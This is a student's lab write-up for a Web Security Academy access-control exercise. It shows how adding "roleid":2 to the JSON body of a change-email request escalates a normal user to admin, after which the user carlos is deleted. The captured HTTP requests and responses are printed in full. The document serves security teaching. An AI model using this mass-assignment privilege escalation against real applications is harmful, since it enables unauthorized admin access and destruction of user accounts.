
Access Control Vulnerabilities And Privilege Escalation Lab – 04

User Role Can Be Modified In User Profile

M.Gobi Shankar
CB.SC.P2CYS23019


Log in using the supplied credentials and access your account page.



Login

Username: wiener

Password: •••••




My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email:


Use the provided feature to update the email address associated with your account.



```
POST /my-account/change-email HTTP/2
Host: 0a0d006f04b343db807f99fe0054002b.web-security-academy.net
Cookie: session=SXBCyrSUUUSiV1o4OG3HHVmbk7F1dE96
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 34
Origin: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net
Referer: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net/my-account?id=wiener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "email":"wiener@normal-user.net"
}
```

Observe that the response contains your role ID.




```
POST /my-account/change-email HTTP/2
Host: 0a0d006f04b343db807f99fe0054002b.web-security-academy.net
Cookie: session=SXBCyrSUUUSiV1o4OG3HHVmbk7F1dE96
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 34
Origin: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net
Referer: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net/my-account?id=wiener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "email":"wiener@normal-user.net"
}
```

```
HTTP/2 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 126

{
  "username":"wiener",
  "email":"wiener@normal-user.net",
  "apikey":"xXr7h3dPjpyaf6Bx1dcAzlxeQOh8RheY",
  "roleid":1
}
```

Send the email submission request to Burp Repeater, add "roleid":2 into the JSON in the request body, and resend it. Observe that the response shows your roleid has changed to 2.




```
POST /my-account/change-email HTTP/2
Host: 0a0d006f04b343db807f99fe0054002b.web-security-academy.net
Cookie: session=SXBCyrSUUUSiV1o4OG3HHVmbk7F1dE96
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 48
Origin: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net
Referer: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net/my-account?id=wiener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "email":"wiener@normal-user.net",
  "roleid":2
}
```

```
HTTP/2 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 126

{
  "username":"wiener",
  "email":"wiener@normal-user.net",
  "apikey":"xXr7h3dPjpyaf6Bx1dcAzlxeQOh8RheY",
  "roleid":2
}
```

Refresh the webpage and we can see Admin panel and delete user carlos.




User role can be modified in user profile

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email



Web Security Academy

User role can be modified in user profile

Back to lab description »

Home | Admin panel | My account


Users

wiener - Delete
carlos - Delete

```
GET /admin/delete?username=carlos HTTP/2
Host: 0a0d006f04b343db807f99fe0054002b.web-security-academy.net
Cookie: session=SXBCyrSUUSiV1o4OG3HHVmbk7F1dE96
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=(
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a0d006f04b343db807f99fe0054002b.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

Lab Completed Successfully.



Web Security Academy

User role can be modified in user profile

Back to lab description »

Congratulations, you solved the lab!

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete